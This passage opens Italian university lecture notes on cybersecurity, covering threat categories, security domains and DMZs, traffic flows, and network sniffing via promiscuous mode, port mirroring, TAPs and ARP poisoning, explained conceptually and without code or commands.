



Università degli Studi di Salerno

Dipartimento di Informatica

Corso di laurea Magistrale in Informatica

Dispensa del corso di

# Cybersecurity

Gianmarco Beato e Alfredo Biagio Sarno

Versione 1.0



Anno Accademico 2019-2020



### ***Informazioni sulla dispensa***

*Questa dispensa è stata scritta dagli studenti magistrali Gianmarco Beato (g.beato1@studenti.unisa.it) e Alfredo Biagio Sarno (a.sarno21@studenti.unisa.it) durante il corso del prof. Francesco Palmieri (fpalmieri@unisa.it) tenutosi tra febbraio e maggio 2020. Essa copre generalmente tutti gli argomenti che sono stati spiegati dal docente durante le lezioni frontali. L'obiettivo della dispensa è quello di esporre in maniera chiara e dettagliata gli argomenti del programma tale da consentire allo studente di raggiungere un ottimo livello di conoscenza degli argomenti e di preparazione all'esame. Al seguente link è disponibile una cartella condivisa su Google Drive contenente le informazioni sul corso, le slides complete del corso, le registrazioni audio delle lezioni e le videoregistrazioni delle lezioni di laboratorio con il relativo file di configurazione di GNS3:*

[https://drive.google.com/drive/folders/1A0xt\\_8D9gGRCEOfZSSwV8A9yFjrOORDW?usp=sharing](https://drive.google.com/drive/folders/1A0xt_8D9gGRCEOfZSSwV8A9yFjrOORDW?usp=sharing)

*A fine dispensa è presente una lista di link utili per l'approfondimento degli argomenti per quasi tutti i capitoli, e molti di questi approfondimenti sono già stati inclusi in tale dispensa.*

*Buona lettura.*



# Indice

<b>Introduzione .....</b>	1
<b>1. Monitoraggio e network analysis .....</b>	4
1.1    Architettura di base.....	5
1.1.1    Il flusso .....	6
1.1.2    Osservare il traffico: lo sniffing.....	6
<b>2. Politiche di sicurezza e controllo accessi.....</b>	12
2.1    I punti di intervento .....	12
2.1.1    Border router.....	12
2.1.2    Firewall.....	13
2.1.3    Filtraggio sul bordo: controlli sul border router .....	14
2.1.4    Filtraggio sul bordo: controlli sul firewall.....	15
2.1.5    Controllo accessi a livello utente.....	16
2.2    Il modello di access control .....	17
2.2.1    La sintassi delle ACL .....	19
2.3    Spoofing dell'indirizzo IP .....	22
2.4    Esempio di definizione di una semplice politica di controllo accessi .....	22
2.5    Strategie per il controllo degli accessi .....	25
2.6    Architetture per il controllo degli accessi .....	25
2.7    Network Access Control.....	30
2.7.1    Le principali funzionalità del NAC .....	30
2.7.2    I concetti di base del NAC.....	30
2.7.3    I componenti di un NAC .....	32
2.7.4    Esempio di transazione NAC .....	34
<b>3. Next Generation Firewalls e Intrusion Detection/Prevention Systems.....</b>	35
3.1    Next Generation Firewalls.....	35
3.1.1    Funzionalità fondamentali .....	36
3.1.2    Classificazione del traffico .....	36
3.1.2.1    NBAR .....	37

3.2	Intrusion detection .....	39
3.2.1	Differenza tra IDS e Firewalls.....	40
3.3	Intrusion Prevention System.....	40
3.3.1	Vantaggi e svantaggi di un IDS e di un IPS .....	41
3.4	Componenti architetturali di un IDS/IPS.....	42
3.5	Approcci e implementazioni.....	43
3.5.1	Implementazioni Host-Based .....	43
3.5.2	Implementazioni Network-Based .....	44
3.5.3	Approccio Misuse detection .....	44
3.5.4	Approccio Anomaly detection.....	45
<b>4.</b>	<b>Attacchi in rete.....</b>	<b>51</b>
4.1	Classificazione degli attacchi .....	51
4.2	Networking scanning: tecniche di network mapping e port scanning .....	53
4.2.1	Tecniche di network mapping .....	53
4.2.2	Tecniche di port scanning.....	57
4.3	Denial of Service: tassonomia e analisi delle principali tecniche di attacco .....	61
4.3.1	Bandwidth saturation DDoS .....	62
4.3.1.1	Botnets come vettori di attacco: modelli e attacchi .....	67
4.3.2	Resource starvation DDoS.....	75
4.4	Hijacking .....	83
4.4.1	Hijacking del protocollo di routing BGP .....	88
4.4.2	MPLS: il paradigma di base .....	95
<b>5.</b>	<b>Worms e Botnets.....</b>	<b>97</b>
5.1	Worms .....	97
5.1.1	Le strategie di infezione dei worms.....	101
5.1.2	I modelli di diffusione dei worms.....	102
5.2	Botnets .....	105
5.2.1	I meccanismi di controllo remoto .....	106
<b>6.</b>	<b>Anonimato in rete.....</b>	<b>111</b>
6.1	Onion routing.....	112
6.2	The Onion Router (TOR) .....	113
6.2.1	Funzionamento del protocollo Onion .....	115

6.2.2	Hidden Services.....	120
6.2.3	Attacchi alla rete Tor .....	125
6.3	La rete Freenet.....	127
6.4	Le Reti Private Virtuali (VPN).....	132
<b>7.</b>	<b>E-Mail Security .....</b>	<b>137</b>
7.1	Tecniche Antispam .....	138
<b>8.</b>	<b>Web Security.....</b>	<b>143</b>
8.1	TLS/SSL.....	143
8.1.1	HTTPS .....	145
8.2	Vulnerabilità lato sito web.....	148
8.2.1	Buffer overflow .....	148
8.2.2	SQL injection.....	153
8.2.3	Cross-site scripting .....	156
<b>9.</b>	<b>Gestione degli incidenti e cooperazione per il tracciamento a ritroso .....</b>	<b>162</b>
9.1	Il tracciamento a ritroso .....	162
9.2	Computer Security Incident Response Team .....	163
	<b>LINK UTILI PER L' APPROFONDIMENTO .....</b>	<b>166</b>



# Introduzione

La *Cybersecurity* consiste nel difendere il “cyberspazio” (computer, server, dispositivi mobili, sistemi elettronici, reti e dati) dagli attacchi dannosi (o cyberattacchi). Il termine *cyber security* è di uso piuttosto recente ed è stato diffuso principalmente dal NIST (National Institute for Standards and Technologies) degli Stati Uniti. Altri termini utilizzati in alternativa e precedentemente sono *IT security*, *ICT security*, sicurezza informatica e sicurezza delle informazioni elettroniche. La *Cybersecurity* si applica a vari contesti, dal business al mobile computing, e può essere suddivisa in diverse categorie.

- **Sicurezza di rete:** consiste nella difesa delle reti informatiche dalle azioni di malintenzionati, che si tratti di attacchi mirati o di malware opportunistico.
- **Sicurezza delle applicazioni:** ha lo scopo di proteggere software e dispositivi da eventuali minacce. Un'applicazione compromessa può consentire l'accesso ai dati che dovrebbe proteggere. Una sicurezza efficace inizia dalla fase di progettazione, molto prima del deployment di un programma o di un dispositivo.
- **Sicurezza delle informazioni:** protegge l'integrità e la privacy dei dati, sia quelle in archivio che quelle temporanee.
- **Sicurezza operativa:** include processi e decisioni per la gestione e la protezione degli asset di dati. Comprende tutte le autorizzazioni utilizzate dagli utenti per accedere a una rete e le procedure che determinano come e dove possono essere memorizzati o condivisi i dati.
- **Disaster recovery e business continuity:** si tratta di strategie con le quali l'azienda risponde a un incidente di Cybersecurity e a qualsiasi altro evento che provoca una perdita in termini di operazioni o dati. Le policy di disaster recovery indicano le procedure da utilizzare per ripristinare le operazioni e le informazioni dell'azienda, in modo da tornare alla stessa capacità operativa che presentava prima dell'evento. La business continuity è il piano adottato dall'azienda nel tentativo di operare senza determinate risorse.
- **Formazione degli utenti finali:** riguarda uno degli aspetti più importanti della Cybersecurity: le persone. Chiunque non rispetti le procedure di sicurezza rischia di introdurre accidentalmente un virus in un sistema altrimenti sicuro. Insegnare agli utenti a eliminare gli allegati e-mail sospetti, a non inserire unità USB non identificate e ad adottare altri accorgimenti importanti è essenziale per la sicurezza di qualunque azienda.

A livello globale, le minacce informatiche continuano a evolversi rapidamente e il numero di data breach aumenta ogni anno. Da un report di RiskBased Security emerge che, solo nel 2019, ben 7,9 miliardi di record sono stati esposti a data breach, più del doppio (112%) del numero dei record esposti nello stesso periodo del 2018. La maggior parte delle violazioni, imputabili a criminali malintenzionati, ha colpito servizi medici, rivenditori ed enti pubblici. Alcuni di questi settori sono particolarmente interessanti per i cybercriminali, che raccolgono dati medici e finanziari, ma tutte le aziende connesse in rete possono essere colpite da violazioni dei dati, spionaggio aziendale o attacchi ai clienti. Visto il continuo aumento della portata delle minacce informatiche, International Data Corporation prevede che, entro il 2022, la spesa mondiale in

soluzioni di Cybersecurity arriverà a ben 133,7 miliardi di dollari. I governi di tutto il mondo hanno risposto a questo aumento delle minacce informatiche pubblicando indicazioni per aiutare le aziende a implementare procedure di Cybersecurity efficaci. Negli Stati Uniti, il National Institute of Standards and Technology (NIST) ha creato un framework di Cybersecurity. Per contrastare la proliferazione del codice malevolo e agevolarne l'individuazione precoce, questo framework raccomanda il monitoraggio continuo e in tempo reale di tutte le risorse elettroniche.

La Cybersecurity ha lo scopo di contrastare tre diversi tipi di minacce:

- **Cybercrimine:** include attori singoli o gruppi che attaccano i sistemi per ottenere un ritorno economico o provocare interruzioni nelle attività aziendali.
- **Cyberattacchi:** hanno spesso lo scopo di raccogliere informazioni per finalità politiche.
- **Cyberterrorismo:** ha lo scopo di minacciare la sicurezza dei sistemi elettronici per suscitare panico o paura.

Ma come fanno questi malintenzionati a ottenere il controllo di un sistema informatico? Di seguito sono illustrati alcuni dei metodi comunemente utilizzati per minacciare la Cybersecurity:

- **Malware:** il termine Malware è la contrazione di "malicious software" (software malevolo). Il malware, una delle minacce informatiche più comuni, è costituito da software creato da cybercriminali o hacker con lo scopo di danneggiare o provocare il malfunzionamento del computer di un utente legittimo. Spesso diffuso tramite allegati e-mail non richiesti o download apparentemente legittimi, il malware può essere utilizzato dai cybercriminali per ottenere un guadagno economico o sferrare cyberattacchi per fini politici. Esistono numerosi tipi di malware, tra cui:
  - **Virus:** è un programma capace di replicarsi autonomamente, che si attacca a un file pulito e si diffonde nell'intero sistema informatico, infettandone i file con il suo codice malevolo.
  - **Trojan:** è un tipo di malware mascherato da software legittimo. I cybercriminali inducono gli utenti a caricare Trojan nei propri computer, dove possono causare danni o raccogliere dati.
  - **Spyware:** è un programma che registra segretamente le azioni dell'utente, per consentire ai cybercriminali di sfruttare tali informazioni a proprio vantaggio. Ad esempio, lo spyware può acquisire i dati delle carte di credito.
  - **Ransomware:** malware che blocca l'accesso ai file e ai dati dell'utente, minacciandolo di cancellarli se non paga un riscatto.
  - **Adware:** software pubblicitario che può essere utilizzato per diffondere malware.
  - **Botnet:** reti di computer infettati da malware, utilizzate dai cybercriminali per eseguire task online senza l'autorizzazione dell'utente.
- **Immissione di codice SQL:** l'immissione di codice SQL (Structured Language Query) è un tipo di cyberattacco con lo scopo di assumere il controllo di un database e rubarne i dati. I cybercriminali sfruttano le vulnerabilità nelle applicazioni data-driven per inserire codice malevolo in un database tramite un'istruzione SQL dannosa, che consente loro di accedere alle informazioni sensibili contenute nel database.

- **Phishing:** in un attacco di phishing, i cybercriminali inviano alle vittime e-mail che sembrano provenire da aziende legittime, per richiedere informazioni sensibili. Gli attacchi di phishing hanno solitamente lo scopo di indurre gli utenti a fornire i dati della carta di credito o altre informazioni personali.
- **Attacco Man-in-the-Middle:** un attacco Man-in-the-Middle è una minaccia informatica in cui un cybercriminale intercetta le comunicazioni fra due persone allo scopo di sottrarre dati. Ad esempio, su una rete Wi-Fi non protetta, l'autore dell'attacco può intercettare i dati scambiati fra il dispositivo della vittima e la rete.
- **Attacco Denial of Service:** in un attacco Denial of Service i cybercriminali impediscono a un sistema informatico di soddisfare le richieste legittime, sovraccaricando reti e server con traffico eccessivo. In questo modo il sistema risulta inutilizzabile, impedendo all'azienda di svolgere funzioni vitali.

# 1. Monitoraggio e network analysis

Mostriamo, adesso, come mettere in sicurezza un qualcosa che noi dobbiamo gestire, come un'organizzazione, come e dove intervenire, cosa ci serve e quali sono le logiche che in qualche modo possiamo applicare. Questa cosa da un lato è abbastanza codificata, dall'altra parte no, nel senso che esistono delle regole generali da tener conto e che aiutano a fare certe scelte; quindi ci sono architetture abbastanza codificate che possono guidare il nostro operato (le nostre scelte). Però queste regole valgono solo al 50%, perché quell'altro 50% dipende dalla nostra capacità di vedere le cose, perchè le architetture con cui avremo a che fare non sono omogenee, non sono le stesse. Quindi la rete è molta vasta, e le minacce da fronteggiare sono abbastanza eterogenee, alcune, infatti, sono abbastanza strutturate (cioè sappiamo da dove vengono e come si possono comportare) ed esiste una disciplina che ci guida abbastanza bene nella controreazione. Altri tipi di minacce, invece, sono non-strutturate, abbastanza poliforme, con comportamenti non codificati di cui non conosciamo praticamente nulla (un esempio sono i fenomeni 0-day) e non siamo nemmeno in grado di capire se siamo di fronte a delle minacce vere e proprie oppure a delle attività normali. Dobbiamo, quindi, essere anche capaci di saper distinguere. Immaginiamo ad esempio di avere una organizzazione che di notte non fa nulla e quindi ci aspettiamo un traffico di rete normale, ma ad un certo punto notiamo dei picchi di traffico, e subito ci allertiamo. Però potrebbe anche essere che c'è un utente che da remoto sta facendo un backup generando un violento file-transfer; quindi ci troviamo di fronte ad un comportamento che non siamo in grado di classificare come minaccia oppure come un uso legittimo delle infrastrutture di rete che stiamo proteggendo. Quindi dobbiamo essere in grado di decidere! Se scegliamo male le conseguenze sono negative. Altro aspetto delicato è che molti amministratori di sicurezza tendono a dividere il mondo in due categorie: quelli che stanno fuori e quelli che stanno dentro, con il concetto che quelli che stanno dentro sono buoni, mentre quelli che stanno fuori sono tutti cattivi. Questa scelta può essere giusta su certi aspetti oppure totalmente sbagliata, perché nessuno esclude che abbiamo minacce delicate che provengono dall'interno. Abbiamo un doppio compito quando gestiamo la sicurezza di una organizzazione:

1. Dobbiamo proteggere la nostra organizzazione da minacce esterne;
2. Dobbiamo proteggere anche le organizzazioni all'esterno dalle minacce che possono provenire dalla nostra organizzazione. La gestione della sicurezza deve essere assolutamente cooperativa, e non dobbiamo pensare solo alla nostra salvaguardia. Le minacce provenienti dall'interno (*insider threats*) hanno conseguenze, in termine di immagine, peggiori di quelle che provengono dall'esterno.

Introduciamo, adesso, alcuni importanti concetti:

- **“dominio di sicurezza”**: un dominio di sicurezza è un insieme di risorse che devono essere gestite in un certo modo per quanto riguardo la sicurezza, cioè sono caratterizzate da un politica comune di gestione dal punto di vista della security (regole di security enforcement).
- **“perimetro di sicurezza”**: un perimetro di sicurezza è il confine protetto tra il lato esterno e quello interno d un dominio di sicurezza, e può essere protetto da diversi dispositivi.
- **“superficie di attacco”**: la superficie di attacco di un dominio di sicurezza è la somma dei diversi punti (“vettori di attacco”) in cui un'entità non autorizzata (“attaccante”) può tentare di inserire o estrarre dati o svolgere qualsiasi tipo di attività non autorizzata o ostile.




Figura 1

Inoltre, ad ogni dominio di sicurezza è assegnato un **grado di affidabilità** (**trust degree**) o **livello di sicurezza** che ne definisce le regole di visibilità rispetto agli altri. Ad esempio un dominio con un grado di affidabilità maggiore può avere piena visibilità di quelli con grado inferiore. Viceversa, la visibilità è bloccata a meno di specifiche eccezioni (filtraggio/regole di visibilità).





Figura 2

## 1.1 Architettura di base

I due domini più utilizzati nelle architetture di sicurezza sono **inside** ed **outside** (dentro e fuori, dentro sono tutti buoni e fuori sono tutti cattivi); però in realtà ci sono anche delle zone grigie, ovvero zone di intersezione tra i due domini, in cui bisogna applicare delle policy leggermente diverse. Applicare delle policy vuol dire quanto un dominio può vedere le risorse esterne (ovvero le risorse di un altro dominio, che è esterno) oppure quanto le risorse esterne (ovvero quelle di un altro dominio, che è esterno) possono vedere quelle interne di un altro dominio. Quindi possiamo avere una area outside (mondo esterno) separato da un elemento di demarcazione come un **router di bordo, di confine**. Poi ci possono essere all'interno della nostra organizzazione tutta una serie risorse pregiate da proteggere (come asset critici), che quindi potrebbero stare in un area inside protetta da qualche oggetto particolare come un firewall, che garantisce anche un controllo della mutua visibilità tra un dominio e l'altro.



- In una comune architettura di rete abbiamo almeno tre domini:
  - Outside (tutto il mondo Internet esterno): grado di trust 0
  - Inside (l'organizzazione interna da proteggere e nascondere): grado di trust 100
  - DMZ (l'insieme di macchine interne che espongono servizi all'esterno): grado di trust  $0 < x < 100$

Figura 3

Tutto ciò che sta in questa area pregiata dovrebbe essere completamente invisibile a tutto ciò che arriva (il traffico che arriva) dai domini di sicurezza considerati più insicuri. Quindi tutto ciò che viene dall'outside non deve avere la minima visibilità di ciò che sta nell'inside. Ma questo porta ad una complicazione: chi sta all'interno ha bisogno di vedere ed usare la rete, quindi ci deve essere una asimmetria: le risorse che stanno all'interno devono avere piena visibilità di quello che sta fuori, che è considerato meno sicuro (outside). Quindi i controlli da gestire devono garantire questa asimmetria. Poi potremmo avere dei mondi intermedi, come delle macchine che devono essere visibili all'esterno (come un server web o un server di posta elettronica); queste macchine sono all'interno della nostra organizzazione ma sono visibili all'esterno e possono essere

compromesse; quindi sono macchine che gioco-forza devo esporre, ma le devo esporre in maniera controllata, cioè devo fidarmi di meno di queste macchine e non posso metterle nell'area interna protettissima, ma le devo mettere in un dominio di sicurezza meno sicuro, detto **zona demilitarizzata (DMZ)**. Le macchine di questa zona sono sicure fino ad un certo punto, cioè mi fido ma non molto, ma devo comunque proteggerli da attacchi esterni. Ma se queste macchine vengono compromesse non devo preoccuparmi più di tanto, in quanto il mio dominio super sicuro (inside) non viene toccato (in definitiva abbiamo più gradi di sicurezza, ed ogni dominio di sicurezza ha un proprio grado di sicurezza).

Questa architettura di base descritta è molto semplice, ma fa capire i punti dove possiamo mettere le mani per gestire la sicurezza. Un primo punto potrebbe essere un **router di bordo** (dispositivo responsabile dell'inoltro tra rete interna ed Internet che costituisce un primo punto di sbarramento e/o demarcazione) oppure un **firewall** (componente di difesa preposto a controllare il traffico tra due o più segmenti di rete oltre a separare i vari domini di sicurezza). Però bisogna tenere conto che qualsiasi operazione di ispezione/controllo/monitoraggio/filtro costa, ovvero costa in termini di **performance** e dipende da quanto è più sofisticato e preciso è il meccanismo di controllo (possiamo eseguire un controllo superficiale oppure un controllo profondo come eseguire una **deep packet inspection, DPI**, cioè vedere il payload dei pacchetti). E' importante, quindi, avere la percezione dell'**identità di flusso**.

### 1.1.1 Il flusso

Il **flusso** è un insieme di pacchetti caratterizzati da una stessa origine (porta di origine), una stessa destinazione (porta di destinazione), e lo stesso protocollo, che vanno da una entità ad un'altra, una fuori ed una dentro, di due domini di sicurezza diversi. Il concetto di flusso è importante per la sicurezza, infatti le entità che noi identifichiamo, possiamo vederle a vari livelli: il primo livello è il pacchetto (anche se è riduttivo trattare la sicurezza a livello di singolo pacchetto). Il router di bordo dovrebbe avere una percezione a livello di flusso e capire se una comunicazione è legittima o meno. Tutti questi oggetti che effettuano controlli (border router e/o firewall), più sono sofisticati e più costano, e il tutto dipende da quanto questi oggetti implementano in hardware certi tipi di controlli (quindi meglio avere hardware dedicati che non averli). Se ho un oggetto che deve gestire un throughput da diverse centinaia di gigabit al secondo allora un oggetto economico non va bene, avere hardware costruito in maniera tale da correre dietro a certe velocità, può arrivare a costare fino a milioni di euro. *Esempio:* se dobbiamo proteggere un traffico di rete casalingo allora va bene un dispositivo anche economico, ma se dobbiamo proteggere un traffico di rete di un paese allora non basta nemmeno un dispositivo di diversi milioni di euro.

### 1.1.2 Osservare il traffico: lo sniffing

I punti di intervento, però, servono per agire, ma non per capire, quindi abbiamo anche bisogno di un qualcosa che ci permette di capire ed analizzare il traffico rete acquisendo i pacchetti a livello datalink. Questo oggetto è localizzato all'interno di una rete ma ha una interfaccia verso l'esterno; questo oggetto viene chiamato **sniffer**. L'operazione di sniffing è effettuata mettendo l'interfaccia in un modo particolare oppure attraverso strumenti hardware che ci permettono di andare ad ispezionare i pacchetti. Anche queste operazioni, però, costano. Su un nostro PC possiamo usare il **software Wireshark**, ad esempio, ma questo



Figura 4

strumento ha capacità limitata. Per fare sniffing (e deep packet inspection) serve hardware molto dedicato. Con uno strumento semplice rischiamo di non farcela, cioè di perdere i pacchetti (cioè di non catturarli tutti ed analizzarli tutti). Il router di frontiera è il primo controllo che abbiamo a disposizione per proteggere la nostra rete, ma non è l'unico. Se questo viene compromesso, il danno è abbastanza significativo. Dobbiamo configurarlo bene, anche se la sua principale funzionalità è quello di routing e non di sicurezza! I controlli di sicurezza per proteggere la nostra organizzazione non devono essere concentrati solo in un unico punto (punto di confine). E qui introduciamo una delle regole generali da tenere sempre ben presenti: **il punto di controllo va messo sempre il più vicino possibile all'entità da proteggere**. E' sconveniente dal punto di vista prestazionale proteggere tutto in un unico punto, ma, viceversa, dal punto di vista gestionale è molto comodo; ricordiamoci sempre che la sicurezza è un tradeoff (compromesso) tra l' usabilità, costo, e varie prestazioni. Quindi c'è bisogno della possibilità di osservare il traffico che attraversa una organizzazione per prendere delle decisioni. Come riportato precedentemente, abbiamo varie entità come lo sniffing, e vediamo come di capire come funziona questa osservazione del traffico che attraversa una linea di comunicazione. Il modo più semplice è avere un PC con una scheda di rete (NIC, network interface card) ovvero hardware dedicato, con la caratteristica di lavorare in **modalità promiscua, promiscuous mode** (cioè mista, mescolanza di cose diverse), cioè non vengono controllati i pacchetti destinati solo ad un determinato indirizzo MAC (filtro MAC disabilitato), ma vengono controllati tutti i pacchetti che vi transitano. Quindi i dati tirati fuori dal controllo, vengono passati ad una applicazione che li va ad interpretare e possiamo capire molte cose, come il tipo di protocollo di trasporto coinvolto, il tipo di indirizzi di rete, cosa succede al livello datalink, etc..., che mi permette di osservare il traffico in grande dettaglio. Quindi lo sniffer intercetta il traffico di rete; ma come si fa questa intercettazione? Non è semplice catturare tutti i pacchetti in transito, e dipende da come si organizza fisicamente l'intercettazione, cioè mettersi su una singola porta di uno switch ed ascoltare non basta. Sniffare permette anche di **effettuare una analisi statistica (automatica)** per capire quello che sta succedendo ed una **analisi delle anomalie** per scoprire eventuali problemi all'interno delle reti, come ad esempio perché il pc A non può comunicare con il pc B. Inoltre permette anche di effettuare una **analisi di performance** per capire come sta funzionando la mia infrastruttura (colli di bottiglia). Permette anche di **rilevare possibili attacchi o minacce**. Un'altra importante applicazione è la **registrazione del traffico di rete**: chi gestisce una organizzazione deve essere in grado di fornire agli organismi inquirenti (magistratura, polizia etc..) di produrre evidenze di certi aspetti; se, ad esempio, la rete universitaria viene utilizzata a scopo terroristico o per effettuare un attacco ad una banca, bisogna essere in grado di fornire informazioni agli inquirenti sul traffico di rete, cioè andrebbero conservati, per un certo periodo di tempo, i log delle transazioni in rete. Ma questa cosa è difficoltosa perché richiede, per grandi organizzazioni che hanno tanti collegamenti, una enorme quantità di spazio per memorizzare i log; quindi andrebbero stabilite delle policy, per esempio, conservare i log di un solo giorno, settimana etc... Quindi i dati devono essere messi a disposizione a questi organi competenti che ne richiedono.

Quali strumenti abbiamo a disposizione per effettuare lo sniffing? Possiamo usare

1. Un **ripetitore** (strumento abbastanza lento e vecchio, oggi non si usa più per fare sniffing).
2. Per le **reti non-switched** si può impostare, come scritto precedentemente, l'interfaccia di rete in **modalità promiscua**.
3. Per le **reti-switched** si può usare una **porta di uno switch** che opera in **modalità mirroring (SPAN o Mirrored Ports)**, ovvero lo switch deve effettuare il mirroring (la copia), su una determinata porta, del traffico che viene, ad esempio, dalla porta 1 ed esce dalla porta 3, ed in questo abbiamo piena visibilità del traffico di rete.
4. Soluzione più avanzata, avere un **TAP (Traffic Access point)** ovvero un punto di accesso al traffico, che è in grado di effettuare una intercettazione.

Uno **sniffer**, quindi, è un programma/applicazione che deve catturare pacchetti al livello datalink (traffico di rete). Oltre a catturare, lo sniffer deve anche permettere di interpretare/analizzare in maniera intelligente e di avere una finestra fruibile che ci permette facilmente di fare spotting (ovvero “individuare”, “riconoscere”...) di specifici problemi. Come specificato precedentemente lo sniffing permette di fare tante cose: tra le varie cose troviamo l’accounting, la registrazione del traffico di rete, la rilevazione di intrusione etc.. Tipicamente lo sniffing viene effettuato su **reti switched** (cioè dotate di switch), ma su queste reti non sempre si ha la possibilità di vedere tutto il traffico che passa perché la singola porta su cui si può agganciare lo sniffer riceverà esclusivamente il traffico di broadcast ed il traffico destinato sulla porta stessa, mentre tutto il resto non è visibile, quindi si ha una visibilità limitata poiché su reti switched il traffico viene instradato secondo l’associazione MAC address e Porta, escludendo i terminali non interessati al traffico. Esiste una soluzione a questa situazione? Sì, ed è il **PORT MIRRORING** (o anche chiamato SPAN). Lo switch deve essere configurato in modo particolare, cioè la porta su cui viene attestato lo sniffer va configurata in una modalità di copia, cioè il traffico proveniente e destinato da un insieme di porte, deve essere ricoppiato sulla porta di nostro interesse. Questa operazione va implementata in hardware, e serve hardware opportuno per far sì che non si perdano pacchetti. (Ad esempio uno switch che ha un certo numero di porte giga e deve mirrorare ad esempio 50 porte su una porta a 1giga, non ce la farà, perderà pacchetti). Non tutti gli switch, però, permettono di effettuare il port mirroring. Dove metto lo sniffer? E quale interfaccia si usa per intercettare? La macchina che fa da sniffer deve avere almeno 2 interfacce: una interfaccia dove essa viene tipicamente acceduta (interfaccia con cui raggiungo lo sniffer ed usufruisco dei servizi) e l’interfaccia usata per analizzare il traffico. Tipicamente la macchina potrebbe essere molto protetta dal punto di vista dell’indirizzamento all’interno di un dominio di sicurezza estremamente riservato ed avere un’interfaccia non configurata (cioè lavora solo al livello datalink) ed agganciata allo switch in modalità port spanning. Cioè da questa interfaccia non posso raggiungere la macchina (non è configurata in modalità IP) e la uso solo per catturare il traffico.

Se non si dispone di uno switch che permette di fare il port mirroring come si fa? Ci sono varie soluzioni:

1. Utilizzo di un **ripetitore/hub**, ma questa soluzione è molto vecchia e non si usa più,
2. Utilizzare un **TAP hardware (Traffic Access Port)**, ovvero una particolare sonda hardware dedicata.

Questo dispositivo fa una copia del traffico su una tratta (molti di questi dispositivi non richiedono alimentazione elettrica) e permette di avere una grande visibilità del traffico di rete oltre a verificare se ci sono degli errori sulla tratta di interesse – specifichiamo che lo sniffer è posto subito dopo il TAP, cioè riceve i dati dal TAP. A differenza dei TAP, le tradizionali interfacce di rete/schede di rete, dette anche NIC-Network Interface Card, scartano dei frame se sono malformati, nascondendo quindi eventuali attività malevoli, quindi con una NIC agendo al livello 2 non si può vedere tutto il traffico di rete, invece con un TAP, che agisce al livello fisico, si ha una visione di tutto, anche degli errori. Tipicamente come funziona un TAP in rame? Quando si fa il *tapping* bisogna fare in modo che chi è




Figura 5




Figura 6

intercettato non se ne deve accorgere; un tapping può essere rilevato mediante tecniche riflettometriche, utilizzate soprattutto nei cavi in fibra ottica.

**3. Effettuare un attacco come un ARP poisoning (chiamato anche ARP Spoofing)** che veicola forzatamente il traffico di rete ottenendo lo stesso effetto del port mirroring. Quando gli switch non permettono di effettuare il port mirroring, possiamo forzare mettendoci in logica **man-in-the-middle** su uno switch su cui transitano dati tra varie entità, in cui vogliamo sniffare. Ad esempio abbiamo 2 macchine che comunicano attraverso uno switch, e noi siamo una terza macchina e vogliamo forzare la ridirezione del traffico sulla terza porta dove siamo noi, sfruttando il protocollo ARP. ARP serve per convertire/tradurre gli indirizzi IP in indirizzi fisici (MAC), ed agisce in maniera richiesta-risposta, ovvero viene inviata una richiesta (ARP Request) in broadcast e la risposta (ARP Replay) viene inviata in maniera unicast. Ma questo protocollo ha una forte debolezza (debolezza su cui funziona l'attacco di ARP Spoofing), cioè agisce in maniera **stateless-senza stato**, ovvero non ha percezione, non ricorda le richieste fatte precedentemente, ogni richiesta è completamente indipendente da tutte le altre, e l'ultima richiesta che arriva 